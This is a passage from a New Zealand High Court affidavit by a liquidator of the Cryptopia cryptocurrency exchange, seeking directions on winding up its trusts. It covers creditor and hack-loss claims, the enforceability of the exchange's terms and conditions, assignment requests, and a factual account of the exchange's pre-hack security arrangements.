**IN THE HIGH COURT OF NEW ZEALAND**
**WELLINGTON REGISTRY**

**I TE KŌTI MATUA O AOTEAROA**
**TE WHANGANUI-A-TARA ROHE**

**CIV-2025-485-**

| | |
|---|---|
| Under the | Part 19 of the High Court Rules, Part 16 of the Companies Act 1993 and Part 7 of the Trusts Act 2019 |
| In the matter of | an application concerning **CRYPTOPIA LIMITED (IN LIQUIDATION)** and **CRYPTOPIA NZDT LIMITED (IN LIQUIDATION** |
| And | |
| In the matter of | an application for directions by **DAVID IAN RUSCOE** and **MALCOLM RUSSELL MOORE** of **GRANT THORNTON NEW ZEALAND LIMITED** as liquidators of **CRYPTOPIA LIMITED (IN LIQUIDATION)** and **CRYPTOPIA NZDT LIMITED (IN LIQUIDATION)** |
| | Applicants |

---

# AFFIDAVIT OF DAVID IAN RUSCOE IN SUPPORT OF APPLICATION FOR DIRECTIONS ON WINDING UP OF TRUSTS

Dated: 31 July 2025

---

**BUDDLE** FINDLAY

Barristers and Solicitors
Wellington

Solicitor Acting: **Scott Barker / Jacey McGrath / Brooke Marriner**
Email: scott.barker@buddlefindlay.com / jacey.mcgrath@buddlefindlay.com / brooke.marriner@buddlefindlay.com
Tel 64 4 498 7349 Fax 64 4 499 4141 PO Box 2694 DX SP20201 Wellington 6011

I, **DAVID IAN RUSCOE**, of Wellington, Chartered Accountant, swear:

## 1. INTRODUCTION

1. I am a Chartered Accountant by profession and partner in the Wellington office of the firm Grant Thornton. I am authorised to swear this affidavit on behalf of the applicants.

2. I am also a licensed insolvency practitioner (LIP No. IP50). On 14 May 2019, Malcolm Russell Moore (LIP No.IP42) and I (**liquidators**) were appointed as joint liquidators of Cryptopia Limited (**Cryptopia** or **Company**).

3. I make this affidavit in support of the liquidators' application for directions relating to the winding up the trusts and completion of the liquidation of Cryptopia.

4. I attach marked **DIR1** a paginated bundle of documents to which I refer below. In this affidavit, I refer to documents as DIR1-xx, with "xx" being a reference to the relevant page number in the exhibit bundle.

5. I seek the Court's leave to refer to the affidavits filed in previous applications filed by the liquidators in relation to Cryptopia:

   (a) CIV-2019-409-544: the liquidators' application for directions as to whether the cryptocurrency held by Cryptopia is held on trust.

   (b) CIV-2019-409-286: application for directions permitting the liquidators to convert 344 Bitcoin (**BTC**) to NZD to meet the costs of trust administration.

   (c) CIV-2021-409-33: application for directions permitting the liquidators to convert 80 BTC into NZD to meet the costs of trust administration.

   (d) CIV-2022-485-47: application for directions permitting the liquidators to realise NZD5 million from the Dogecoin (**DOGE**) trust in order to meet the costs of trust administration.

   (e) CIV-2023-485-375: application for directions permitting the liquidators to realise NZD5 million from the BTC and DOGE trusts to meet the costs of trust administration.

(f) CIV-2023-485-411: the liquidators' application for directions as to distribution of cryptocurrency held by Cryptopia (**Distribution Application**).

## BACKGROUND

6. Cryptopia was a New Zealand cryptocurrency exchange based in Christchurch. At the date of liquidation, it had over 2.2 million registered users worldwide. In January 2019 Cryptopia was hacked, and a significant amount of cryptocurrency was stolen from it (**Hack**).

7. On 14 May 2019, Malcolm Russell Moore and I were appointed liquidators of Cryptopia by a special resolution of shareholders. An extract from the Companies Register confirming those appointments is exhibited to this affidavit at **DIR1-1**. At the time we were appointed, Cryptopia held approximately 900 different types of cryptocurrencies on behalf of its account holders, although a significant number had been delisted, or have since 'died'.

### Liquidation

8. The actions that the liquidators have taken so far are outlined in the liquidators' statutory reports.

   (a) Copies of the first to ninth liquidation reports from are exhibited to my affidavit dated 31 July 2023 in the Distribution Application (exhibits **DIR1-3, DIR1-29, DIR1-44, DIR1-59, DIR1-73, DIR1-86, DIR1-102, DIR1-117 and DIR1-132**).

   (b) Copies of the tenth, eleventh, twelfth and thirteenth liquidation reports are exhibited to this affidavit at **DIR1-3, DIR1-20, DIR1-38** and **DIR1-56.**

9. The liquidators have currently received the following creditors' claims:

   (a) 34 preferential claims for employees totalling $312,992. These were paid out on 1 November 2019.

   (b) 27 unsecured creditors' claims totalling $22.263 million. One of these creditors is the Inland Revenue Department (**IRD**) for $19,224,246.26.

   (c) 1 contingent creditor claim (GNY.io Limited).

10. GNY.io Limited (**GNY**), the one contingent creditor in the liquidation currently, submitted an unsecured creditor claim form on 10 July 2019. The creditor claim form outlines that GNY lost 15,409,316.7196351 Lisk Machine Learning (**LML**) tokens in the Hack from two cryptocurrency accounts operated on behalf of GNY. GNY says that the value of the LML tokens at the date of the Hack was [redacted] GNY provided a draft statement of claim along with its creditor claim form that alleged that its claim against Cryptopia was on the following causes of action:

(a) Breach of contract / breach of terms and conditions by failure to safely store tokens on the platform; have adequate safeguards to prevent the Hack, and respond with reasonable care to the Hack.

(b) Breach of s 13 of the Fair Trading Act 1986 and / or s 22 of the Financial Markets Conduct Act 2013 by making untrue representations about the safety and security of the platform.

(c) Breach of s 28 of the Consumer Guarantees Act by failing to carry out its services with reasonable care and skill.

11. We have not yet admitted or rejected GNY's claim, because we have not been able to determine whether Cryptopia is liable for the claims that GNY has alleged. In addition, what is claimed to be GNY's account is in fact two accounts, each in the name of a founder of GNY; namely [redacted] and [redacted] Cryptopia's terms and conditions in place at the time that the LML token was listed on the exchange do not provide for the combination of two accounts to be treated as one account in the name of a third party. Directions are therefore sought to determine, as a starting point, whether we are to treat the claim as one claim from GNY or separate related claims from Messrs [redacted] and [redacted] For convenience only I refer to the claim as GNY's claim in this affidavit.

12. We have taken steps to investigate Cryptopia's affairs, but we do not think that there is sufficiently clear evidence for us to decide either way whether GNY's claim should be admitted or not, and we think that the matter requires the Court's direction. Further, GNY's claim is important because if Cryptopia is liable to GNY for breach of contract or breach of the terms and conditions, then all account holders who suffered losses in the Hack would also have an unsecured creditor's claim in the liquidation. There are currently 141,300 account holders who have registered in the claims portal process, most of whom are likely to have suffered losses in the Hack.

13. As foreshadowed above, we expect that there may be more unsecured creditors' claims. For example:

(a) Account holders who suffered losses in the Hack. Whether these claims are admitted, and for how much, will depend on how the Court resolves GNY's claim, which is on the same basis as account holders' claims would be. This is discussed further below.

(b) Coin developers who paid a listing fee to Cryptopia for their coins to be listed on the platform but never received a corresponding listing. We have received two such claims to date and will review these as they are received.

**Trust administration**

14. On 8 April 2020, Gendall J released a judgment holding that Cryptopia held the cryptocurrencies on bare trust for the benefit of account holders. A separate trust was held to exist in respect of each cryptocurrency.

15. Following Gendall J's judgment, the liquidators worked on the following tasks in administration of the trust assets on behalf of account holders:

(a) Reconciling the cryptocurrencies. Cryptopia itself did not have physical custody of all of the private keys for the cryptocurrency. Most of the Company data was stored at the Phoenix NAP, LLC (**PNAP**) datacentre in Arizona, United States of America (including contact details for each account holder; the SQL database which contained the cryptocurrency balances of each customer wallet, and the holdings of some cryptocurrency wallets). The liquidators had to acquire that data and then reconcile the SQL database with Cryptopia's holdings. A full reconciliation had never been undertaken by the Company, and this was a complex and length process.

(b) Re-keying the cryptocurrencies. To ensure that no malicious code left over from the Hack could corrupt the cryptocurrencies, the liquidators rebuilt a new, secure wallet environment.

(c) Building a claims portal with capacity for more than 960,000 account holders in 180 countries (including registration and proof of account ownership; identity verification; and balance acceptance).

(d) Tracing the cryptocurrencies stolen in the Hack.

(e) Investigating the affairs of Cryptopia and its directors and officers.

(f) Applying to the Court for orders to convert cryptocurrency into fiat currency (ie, government-issued or government-backed currency) to meet the reasonable costs and expenses of and incidental to the protection, preservation, recovery, management and administration of the cryptocurrencies on behalf of account holders (see paragraph 5 above).

(g) Designing a distribution and cost allocation model that would be pragmatic, efficient, and would most fairly allocate trust administration costs to each trust and account holder.

Each of these steps is set out in more detail in my affidavit dated 31 July 2023 and filed in CIV-2023-485-411.

16. On 1 March 2024, Palmer J made several directions as to the distribution of cryptocurrency to account holders and the application of trust administration costs to each of the cryptocurrency trusts. In summary, the directions:

(a) Permitted the liquidators to distribute cryptocurrency to account holders on the basis that account holders who have not registered their claim in the claims portal prior to the Soft Cut-Off Date are not in existence.

(b) Permitted the liquidators to treat any account holders who have taken any step in, but not fully completed, the claims portal process by the Final Cut-Off Date as having abandoned their claim.

(c) Directed that any account holder who has fully completed the process in the claims portal by the Final Cut-Off Date will be an eligible account holder.

(d) Provided a review process for account holders who did not accept the liquidators' assessment of their cryptocurrency entitlement.

17. In May 2025, the orders were amended to provide for the Final Cut-Off Date being 30 September 2025.

18. Notice of the Soft Cut-Off Date was given on 23 December 2024, by posting the notice to the liquidators' Cryptopia website and by emailing all account holders. The Soft Cut-Off Date was on 31 March 2025. Notice of the Final Cut-Off Date was given at the same time. A copy of the notice is exhibited to this affidavit at **DIR1-74.**

Since Palmer J made those directions, the liquidators have distributed over NZD450 million (valued at the respective dates of distribution) worth of BTC and DOGE in three tranches with the first made shortly before Christmas 2024.

**Next steps**

19. With the Soft Cut-Off Date now having passed, and the Final Cut-Off Date nearing, the liquidators are conscious that the liquidation of the Company needs to progress so that Cryptopia's creditors can be paid out and the liquidation completed. At the same time, the liquidators want to ensure that as much of the cryptocurrency can be distributed to account holder beneficiaries as possible.

20. Before the liquidation of Cryptopia can be completed, there are various issues that we on which we seek the Court's directions:

    (a) **Terms and conditions.** Cryptopia's terms and conditions provide an exclusion of liability, a limitation on liability, and prohibit the assignment of account holders' accounts. Based on Gendall J's judgment, our view is that the terms and conditions apply. We seek the Court's approval of that. If the Court takes a different view, there are several other issues that arise and that we seek directions on (including hack losses and assignment of account holders' claims).

    (b) **Hack losses**. As noted, GNY has submitted an unsecured creditor's claim in the liquidation of Cryptopia. Its claim arises out of the Hack and alleges breach of contract, breach of trust, negligence, and claims under s 9 of the Fair Trading Act, the Consumer Guarantees Act, and the Financial Markets Conduct Act. If its claim is admitted, then that will have a bearing on whether all account holders of Cryptopia who suffered losses in the Hack are unsecured creditors.

    (c) **Cryptopia's beneficial entitlements**. Cryptopia is itself a beneficiary in all cryptocurrency trusts. If Cryptopia is entitled to a distribution, then those assets will be available to creditors in the liquidation. Because there is a conflict between account holders' interests (which Cryptopia must consider as trustee) and creditors' interests (which we must consider as liquidators), we request directions from the Court as to whether there has been any breach of trust disentitling Cryptopia from

a distribution until all other account holders (in each trust) have had their full entitlements distributed to them.

(d) **Trusts with surpluses**. There are some trusts that have over 100% of the aggregate of account holder entitlements recorded for that trust. We therefore seek directions as to whether the surplus in such trusts is account holder or company property.

(e) **Winding up the trusts.** In order to wind up the trusts, the liquidators are considering transferring the unclaimed trust property either to Treasury or appointing Public Trust as trustee. We seek directions permitting us to convert the unclaimed cryptocurrencies into NZD before doing so. Counsel for the unsecured creditors had also proposed in 2023 that the Court consider whether any Unclaimed Holdings remaining after account holder trust claims had been satisfied should be made available to meet unsecured creditor claims, including any claims arising from hack losses across other trusts. We also seek a direction permitting us to convert cryptocurrencies to a stable coin (such as USDT or USDC: What is a stablecoin? | Coinbase) in case any claimants prefer a distribution to be made in stable coin rather than fiat currency.

(f) **The NZDT trust.** The distribution directions given previously related only to cryptocurrencies. Cryptopia also issued NZDT: a token that reflected NZD held in a bank account for the benefit of NZDT account holders. One NZDT was equivalent to one NZD. We seek directions as to distribution of the NZD held for NZDT beneficiaries.

(g) **Assignment of account holders' entitlements.** The liquidators have received a large number of requests for account holders' cryptocurrency entitlements to be assigned. Before all account holders are paid out, the liquidators seek the Court's direction as to whether Cryptopia's terms and conditions are effective to exclude those assignments.

(h) **Low and no value trusts.** In the Distribution Application, Palmer J directed that the liquidators were not required to take any steps in relation to cryptocurrency trusts that had low or no realisable value. In order to wind up the trusts, the liquidators now seek the Court's direction that cryptocurrencies with low or no realisable value can be permanently removed from circulation.

21. Each of these issues are addressed further below.

## TERMS AND CONDITIONS

22. In 2020 the liquidators sought directions in relation to Cryptopia's terms and conditions. Gendall J held that the terms and conditions in place at the time of the liquidation (which were amended in August 2018) applied automatically to all account holders. Because of that finding, and because Cryptopia had no other contractual arrangement between it and its account holders, we have proceeded on the basis that the terms and conditions apply, and we seek directions from the Court to that effect.

23. On that basis, there are several clauses in the terms and conditions that are relevant to this application. A copy of the August 2018 terms and conditions (**Terms and Conditions**) is exhibited to this affidavit at **DIR1-80.** I have copied key clauses below:

> 7.1 Your Obligations and Acknowledgements in Relation to Transactions
>
> a) In respect of Transactions you submit into the Platform, you acknowledge and agree that:
>
> …
>
> iii. you will only use the Platform and the Services to undertake Transactions on your own behalf, and not on behalf of anyone else.
>
> 12.1 Our Liability
>
> a) Subject to clause 12.1(c), to the maximum extent permitted by all Applicable Laws, we are not, under any circumstances, liable in any way for any loss or damage, whether direct, indirect, consequential or incidental, whether in tort, contract or otherwise arising out of use of our Platform or Services.
>
> …
>
> (b) Subject to clause 12.1(c), we give no express warranties and disclaim and exclude all implied conditions or warranties, as to the Platform and the Services. Without limiting the foregoing, we do not:
>
> (i) guarantee that the content is reliable, accurate or complete; and
>
> (ii) warrant that any of the functions in our site will be uninterrupted or error free.

(c) Nothing in these Terms is intended to limit any rights or remedies a User may have under the Fair Trading Act 1986 or the Consumer Guarantees Act 1993.

(d) Notwithstanding clause 12.1(a), (b), and (c), if we are found to be liable for any loss, cost, damage or expense, our maximum aggregate liability to you will be limited to $5,000

12.2 Indemnity

To the maximum extent permitted by law, you agree to indemnify us from, and hold us harmless from, and against all claims, damages, costs and expenses (including reasonable solicitor/client fees) that arise out of or relate to:

a. your access and use of Platform and/or Services;

b. your breach of the Terms or any other Platform policy; and

c. any information you may provide

12.3 Force Majeure

We do not accept liability, either directly or indirectly, for any loss, expense or cost incurred as result of any lack of performance, unavailability of the Platform and/or the Services, or a failure to comply with these Terms as a result of circumstances outside of our control including, but not limited to, changes of law or an event of force majeure.

…

18.2 You may not assign, transfer and/or subcontract any of your rights or obligations under these terms.

24. As I have explained above, our position throughout the liquidation has been that the Terms and Conditions apply. If that is the case, then:

(a) We would reject GNY's unsecured creditor's claim for breach of contract / Terms and Conditions and for negligence because the Terms and Conditions exclude Cryptopia's liability.

(b) We would reject any other account holder's unsecured creditors' claims against Cryptopia (for example, breach of contract, breach of trust, negligence), unless they were for claims that cannot legally be limited by contract.

(c) We would consider whether the $5,000 limitation of liability applies to each particular unsecured creditor's claim.

(d) We would decline any account holders' requests to assign their beneficial interests in cryptocurrency held by Cryptopia. I discuss this further below from paragraph [47].

25. However, I am aware that:

(a) Gendall J did not consider the specific Terms and Conditions which I set out above.

(b) Since Gendall J's judgment, the *Gatecoin* judgments, which relates to a cryptocurrency exchange, has been released. In that case, different terms and conditions were held to apply to account holders based on which set of conditions they had accepted and the distribution outcomes that arose in different scenarios. (*Re Gatecoin Ltd (in liquidation)* [2023] HKCFI 914 and *Re Gatecoin Ltd (in liquidation)* [2025] HKCFI 493)

26. Despite our position that the Terms and Conditions apply, I set out below more detail below about the background to the Terms and Conditions to enable the Court to consider the issue fully if there is a question about whether they apply.

**Background to the terms and conditions**

27. Cryptopia did not enter into individual and specific contracts with each account holder. The terms for registering and account and using Cryptopia's platform were outlined in the Terms and Conditions. The terms and conditions also referred to Cryptopia's Risk Statement.

28. All users were required to click a box saying "I agree to terms and conditions" prior to registering an account. Records of this can be found in Cryptopia's internal customer support training manual, which recorded the process for account holders registering their account. A copy of this training manual is exhibited to the affidavit by Timothy James Strahan Brocket (Director of Finance and Administration at Cryptopia) dated 27 November 2019 in CIV 2019-409-544 at **TJSB1-29**.

29. As far as I am aware, there have only been two iterations of the Terms and Conditions. The version that was in place prior to the current Terms and Conditions is exhibited at **DIR1-96** I understand that Cryptopia updated its Terms and Conditions in August 2018 following advice from Minter Ellison, and that the Terms and Conditions were drafted to reflect the way that

Cryptopia actually operated at the time. As explained in a previous affidavit by Timothy James Strahan Brocket dated 27 November 2019 in CIV 2019-409-544 at [5], the Terms and Conditions made no material change to the way Cryptopia operated.

30. When the changes came into effect an email was sent to all customers (approximately 2.3 million account holders at that time). The email stated that Cryptopia had made a number of important changes and included a hyperlink to a full version of the Updated Terms and Conditions. The email also informed account holders that by continuing to trade on Cryptopia's exchange they accepted these changes. An example of the email that was sent to account holders is exhibited at **DIR1-99**.

31. The Terms and Conditions were placed on Cryptopia's website at the bottom of its homepage. I attach at **DIR1-101** a screenshot of Cryptopia's home page as at 19 August 2018 showing this.

**Risk Statement**

32. Clause 1E of the Terms and Conditions stated that account holders, by agreeing to the terms and conditions, were confirming they had read, understood and acknowledged the "Risk Statement".

33. I am only aware of one version of Cryptopia's Risk Statement. A copy of that document is exhibited at **DIR1-104**. The Risk Statement set out the key risks of cryptocurrency trading and cryptocurrency exchanges.

34. The earliest date at which I have been able to find the Risk Statement being on Cryptopia's website is 29 April 2018 (prior to Cryptopia's Updated Terms and Conditions). An archived version of Cryptopia's website, which shows a hyperlink to the Risk Statement, is exhibited at **DIR1-108**.

35. The Risk Statement was also accessible, from at least 15 August 2018, via hyperlinks in the Terms and Conditions. A screenshot of Cryptopia's website showing this is exhibited at **DIR1-104**.

36. The Risk Statement did not seek to exclude or limit Cryptopia's liability, but rather, noted key risks of crypto trading.

**Cryptopia's Compliance with the Terms and Conditions**

37. To assist the Court in case it is relevant, I outline below further information about Cryptopia's compliance with the Terms and Conditions.

38. From our investigations, it appears that the Terms and Conditions, along with the Risk Statement, broadly reflected the way Cryptopia operated.

39. I outline below details of any instances of which I am aware from our investigations into the company's affairs when the Terms and Conditions were not followed. In summary, those instances are in relation to:

(a) Account holders under the age of 18 years old;

(b) Account holders from restricted jurisdictions;

(c) Account holders who had their accounts managed by another individual or entity; and

(d) Account holders who operated multiple accounts.

40. Clause 3 of the Updated Terms and Conditions clearly limited access to Cryptopia's site to those over the age 18, stating that:

> 3 Eligibility
>
> You can use the Platform and our Services only if you meet, and continue to meet, the following criteria:
>
> a. you are legally entitled to do so under the law of the country you are in, or any other relevant jurisdiction;
>
> b. if you are an individual, you are 18 years or older;
>
> ...
>
> 4.2 Using Your Account
>
> ...
>
> c. You must maintain the confidentiality and security of any information that can be used to access your Account. For this purpose, you must:
>
> ...
>
> iv. only create one Account, and not register as a user under multiple names (whether false or not)
>
> ...
>
> ...
>
> 4.4 We Can Close Your Account

a. In addition to our rights under clause 4.3, we can close your Account at any time and without notice if:

...

ii. we are required to do so in order to comply with any Applicable Law, in New Zealand or any other jurisdiction

41. Despite these provisions, in the course of the liquidation, specifically through the claims portal, it has become apparent that:

(a) Some account holders were not 18 years old when registering their account.

(b) Some account holders reside in jurisdictions where cryptocurrency (possession and / or trade) is prohibited.

(c) Some individuals operated multiple accounts.

(d) Messrs [redacted] and [redacted] directors of GNY, who say that they operated their accounts on Cryptopia's platform on behalf of GNY (despite clause 7.1(a)(iii), which I refer to at paragraph 23 above).

42. It is unclear whether Cryptopia was aware of any of these breaches at the time. In many circumstances, the only identifying information Cryptopia held was an email address. That was the only information required for an account to be established. Later changes required more information, but not all account holders were required to provide it.

43. I expect it is unlikely that Cryptopia knew that there were account holders residing in jurisdictions where cryptocurrency is prohibited. Much of the location data on Cryptopia's database is based on IP addresses (although account holders who wanted to trade higher volumes or values of cryptocurrency were required to confirm their location by country). However, that data is not necessarily reliable, because VPNs or datacentres can be used to obfuscate a person's location, or to make their location appear to be elsewhere. In the initial stages of the liquidation, we identified that over 12,000 accounts showed IP addresses in uninhabited territories (Territory of Ashmore, Cartier Islands, Coral Sea Islands Territory) and 29,000 were unable to be identified by reference to a particular country. This is because certain accounts in the Customer database did not have a verified country or a last IP address country recorded.

44. I am not aware of any specific age verification, location verification, or account verification processes that Cryptopia required, particularly once an account had been established. Certainly, at onboarding there was no validation on birthdate. Location verification was required for those who wanted to trade at higher values. It is correct to state that there was no on-going monitoring once an account was established other than if an account holder accessed Cryptopia from another IP address. But this monitoring was for security and not compliance.

45. Because these account holders were nevertheless able to register an account and begin to trade on the exchange platform, we intend to distribute cryptocurrency to eligible account holders irrespective of their age. The liquidators have previously obtained orders allowing for the conversion of cryptocurrency holdings of an account holder in a Restricted Jurisdiction to be converted to a fiat currency to allow Cryptopia to make a distribution to these account holders.

46. As far as I am aware, these are all the examples of account holders acting in breach of the Terms and Conditions during its operation.

**Assignment of Claims**

47. As I explained above, the Terms and Conditions prohibit assignments of an account / cryptocurrency within an account.

48. In the course of the liquidation, we have received a number of requests to assign account holder's claims:

    (a) Epic Trust Limited, who previously sought to be joined to the Distribution Application, claimed that at least 2,289 account holders had assigned their beneficial entitlement to cryptocurrency held by Cryptopia to it. Many of these account holders had not completed the claims process (though some had) and we do not have evidence of the account holders agreeing to an assignment (apart from a document that we cannot verify as being signed by the account holder). This was also discussed in my eighth affidavit in the Distribution Application. Furthermore, these assignments purport to have been made pursuant to the laws of a non-existent 'digital' principality that the Court has declined to recognise.

49. One account holder has sought to assign / sell their claim to 507 Capital LLC (a global financier of insolvencies and purchaser of claims in crypto

collapses). Our position to date has been that assignments are prohibited by the Terms and Conditions. We seek an order from the Court confirming that.

50. In addition to being prohibited by the Terms and Conditions, permitting assignments of account holders' beneficial interests would present issues for the claims process (as I have previously detailed in my 31 July 2023 and 17 November 2023 affidavits in the Distribution Application).

51. The distribution process, as approved by Palmer J in the Distribution Application, requires account holders to register in the claims portal and prove their account ownership, complete identity verification, and then accepts or dispute their balance before providing payment details. This is because in most situations, the only identifying information held by Cryptopia is an email address.

52. In order for us to be satisfied that we are identifying and distributing to the correct beneficiaries, we require account holders to verify their account ownership by answering questions in the portal (for example, the date their account was created or last used, transaction details and so on). Further, as far as I can tell Cryptopia's database had never been reconciled against the Company's holdings prior to our appointment, so balance acceptance is necessary for us to confirm that Cryptopia's records are complete and correct.

53. If assignments were permitted, we would need:

    (a) The account holder to undertake all steps in the claims portal to verify their status as a beneficiary and their entitlement.

    (b) The assignee to set up a profile on the claims portal and complete identity verification and provide their payment details.

    (c) Proof of a valid assignment, to avoid any risk that we or Cryptopia could be liable for distributing a beneficiary's entitlement to the wrong hands.

54. Adding the assignee and verifying the assignment would be a manual process and would increase the costs of trust administration. We do not think that this is in the interests of account holders. If the Court does not make a direction that assignments are prohibited, then we would seek a direction from the Court that the costs associated with assignment are

charged to the account holder who is seeking to assign their claim, and that the liquidators are not obligated to take any steps to process an assignment until that cost is paid to Cryptopia (similar to the review process approved by Palmer J in the Distribution Application). We have considered whether we could take these costs from the account holder's holdings with Cryptopia, but consider that there is risk that account holders will not have sufficient value to meet these costs. A large number of the 2,289 claims purportedly assigned to Epic Trust Limited, for example, have very low value.

**GNY CLAIM**

55. As I explained above, GNY's claim is that Cryptopia breached the Terms and Conditions by failing to provide adequate safeguards to prevent the Hack and respond with reasonable care to the Hack. If Cryptopia is liable to GNY, then hack victims in trusts that suffered Hack Losses will also have an unsecured creditor's claim against the Company. Our view is that the Terms and Conditions prevent claims of this nature, and we seek the Court's direction on that. If the Court disagrees, then I have set out the relevant material to Cryptopia's security measures and actions during the Hack below to assist the Court in determining whether Cryptopia is liable for breach of the Terms and Conditions, or breach of a common law duty of care.

**GNY's accounts**

56. GNY says that it operated two Cryptopia accounts. The two accounts at Cryptopia were in the names of [redacted] (username [redacted]) and [redacted] (username [redacted]). As I set out above, there is a prohibition in the Terms and Conditions on one user having multiple accounts. There is also an acknowledgement by account holders that they will only undertake transactions on their own behalf, and not on behalf of anyone else.

57. In line with that, the way that we have established the claims portal and proceeded on that basis is that the account holders of Cryptopia are the persons who have a beneficial entitlement to cryptocurrency held by Cryptopia and are the persons who have a contractual arrangement with Cryptopia by way of the terms and conditions. We require each account holder to prove their ownership of the cryptocurrency. Messrs [redacted] and [redacted] have each completed the claims portal as individual account holders

with no reference to GNY (because 1,345.346 of the LML tokens held by Cryptopia remained after the Hack). Our view is that Cryptopia's trust and contractual relationship is with Messrs [redacted] and [redacted] and not GNY, and therefore that the correct parties who would have any unsecured creditor's claim against Cryptopia are Messrs [redacted] and [redacted]

58. However, there is correspondence between Cryptopia's listing team and GNY which indicates that Cryptopia knew that Messrs [redacted] and [redacted] accounts were operated on behalf of GNY and did not raise any objection. Copies of this correspondence are exhibited at to the affidavit of Paul Jonathan Sibenik at **PJS1-15**, **PJS1-16, PJS1-20, PJS1-25, PJS1-38, PJS1-50, PJS1-66** and **PJS-79.**

59. We therefore seek the Court's direction on whether GNY is able to make an unsecured creditor's claim against the Company for stolen LML. Other issues with the way in which the GNY account was operated are addressed in an affidavit by Mr Sibenik.

**Cryptopia's security measures**

60. Cryptopia was incorporated on 29 July 2014. It carried out business as a cryptocurrency exchange. I explain the way that Cryptopia operated in detail in my 8 November 2019 affidavit in CIV-2019-409-544. The information below is what we have been able to identify from our investigations into Company affairs, including reviewing Cryptopia's records and conducting s 261 interviews with Cryptopia's staff.

61. At the time that we were appointed, Cryptopia had more than 2 million registered accounts. The majority of users joined between November 2017 and January 2018 following an explosion in Bitcoin prices from approximately USD4,350 to USD14,000. The number of registered users grew by more than 940% in this quarter: in January 2017, Cryptopia had only 30,000 users. At that time (January 2017), Cryptopia also had approximately 12 staff, including its contractors. In addition to its own staff, many staff from Intranel (a software development company in Christchurch) worked full-time for Cryptopia.

*Firewalls and DDOS*

62. From 29 June 2017, Cryptopia was paying for a dedicated denial of service (**DDOS**) protection software service from Incapsula. The DDOS protection included a software firewall. A DDOS attack is a type of cyberattack or

hack where the perpetrator makes a network unavailable to its users by disrupting the service or network. On 28 August 2018, Cryptopia entered into a second DDOS protection service contract with Cloudflare for US$32,000 per month. In total, Cryptopia was paying $1 million per year for DDOS protection. I understand that the contracts overlapped because of the terms of each of the contracts.

63. The scope of Cryptopia's DDOS protection increased several times between June 2017 and 2018.

**Hot and cold wallets**

64. Cryptopia held some of its cryptocurrency holdings in cold wallets and some in hot wallets on servers in Phoenix, Arizona.

65. A cold wallet is not connected to the internet , whereas hot wallets are connected. Because a cold wallet lacks connectivity it is more difficult (but not impossible) to hack. Withdrawals / deposits from a cold wallet are a manual process. When dealing with high volumes of deposits and withdrawals and a need to deliver that service quickly to account holders, Cryptopia used hot wallets.

66. We understand from Cryptopia management that it typically held one hot wallet per currency, and for some currencies, multiple cold wallets (for example, the Company had more than one BTC cold wallet). Company and account holder assets were pooled in cold wallets. That is why there are Company accounts in the customer database.

67. From s 261 interviews, I understand that Cryptopia operated the hot / cold wallet system to protect against cyberattacks and theft. I also understand that a portion of the cryptocurrencies were stored in hot wallets to enable them to be available for withdrawals from the exchange. This was a basic necessity for the operation of the exchange. Cryptopia intended this to become an automated process, but it appears that at the time of the Hack the process was still being managed manually. From s 261 interviews, I also understand that Cryptopia management's view was that it was more secure for hot wallets to be managed internally by one person to prevent security risks to the automated system.

68. Some of Cryptopia's holdings hosted on wallets on the servers in Phoenix were stolen in the Hack. I cannot verify with certainty, but it is likely that these were hot wallets. I understand that at the time of the Hack:

(a) All of Cryptopia's ETH holdings were stored in a hot wallet.

(b) Only some of Cryptopia's BTC, BCH and LTC holdings were stored in hot wallets. The remainder was stored in cold wallets.

(c) A large proportion of Cryptopia's ERC20 and Ethereum Classic holdings were stored in a hot wallet.

We have been unable to identify why such high percentages of ETH and other ERC20 tokens were stored entirely in hot wallets. *Upgrading security systems*

69. Cryptopia did not have any dedicated, in-house cybersecurity team.

70. At around the time that Cryptopia's user base began to increase (November 2017), Cryptopia instructed Pulse Security (**Pulse**) to conduct penetration tests of the Cryptopia network and, eventually, to provide recommendations for Cryptopia to upgrade its security systems. I understand that Adrian Hayes of Pulse also provided Virtual Chief Information Security Officer (**VCISO**) services to Cryptopia from July 2018.

71. I have exhibited to this affidavit copies of all reports Pulse completed for the Company at **DIR1-111, DIR1-120, DIR1-142, DIR1-182, DIR1-214, DIR1-222, DIR1-253, DIR1-255, DIR1-265, DIR1-280, DIR1-288, DIR1-307, DIR1-315, DIR1-32 and DIR1-345 .** From November 2017 to October 2018, Pulse provided the following reports:

(a) A report on common security vulnerabilities and configuration weaknesses in Cryptopia's Christchurch office on 14 November 2017).

(b) A 'red team' penetration testing report on the Cryptopia external network on 29 November 2017.

(c) A report on web application penetration testing and source code review on 20 December 2017.

(d) A 'red team engagement' report on the outcomes of a hacking simulation into Cryptopia's network on 28 February 2018.

(e) A firewall incident forensic review on 1 March 2018.

(f) A review on Cryptopia staff internet footprint on 9 March 2018.

(g) A domain password audit on 16 March 2018.

(h) A report on wallet segregation testing on 26 March 2018.

(i) A report on VPN segregation testing on 29 April 2018.

(j) A phishing forensic review report on 30 April 2018.

(k) A penetration testing report for Cryptopia's SQL web application on 12 May 2018.

(l) A security incident report for the CISO on 19 July 2018.

(m) A report on testing of Cryptopia's ServiceNow web application integration on 7 August 2018.

(n) A report on testing of Cryptopia's intermediate wallet environment on 10 August 2018.

(o) A review of the VCISO role and state of information security within Cryptopia on 24 October 2018.

From what I understand, this report in October 2018 is the last formal reporting that Pulse provided to Cryptopia.

72. In February 2018, Pulse pitched a security contract between it and Cryptopia. I understand that Pulse proposed a contractual arrangement whereby it would design and install security measures for Cryptopia with an upfront payment of just under $5 million and ongoing yearly fees of around $1.68 million. I further understand that to provide the required security services, Pulse would need to hire new staff and build a new team, which was why the cost quoted by Pulse was high.

73. In March 2018, Cryptopia was approached by the National Cyber Security Centre (a part of the GCSB) and informed that it was on a target list for state-sponsored hackers. I understand from s 261 interviews that Mr Booth (Cryptopia's Chief Executive Officer at the time) was unsurprised by this and that his approach was to take the easy fixes first and work up from there.

74. I also understand that Cryptopia management discussed this contact from the GCSB with Datacom TSS. Datacom TSS questioned whether Pulse would be able to deliver value to address this threat required for Cryptopia's security and that Cryptopia should look to engage someone with five plus years of security experience from an intelligence organisation and

Cryptopia would not get any real value from engaging in a security contract with Pulse. Datacom TSS recommended that Cryptopia engage someone to perform a full cyber resilience assessment to provide a roadmap for enhancing its security systems and consider a 24/7 threat protection service (which would be determined through the resilience assessment). A copy of this correspondence is exhibited at **DIR1-347.**

75. In April 2018, Cryptopia executed a proposal from Technical Security Services to perform a security review for $35,000 (excluding GST).

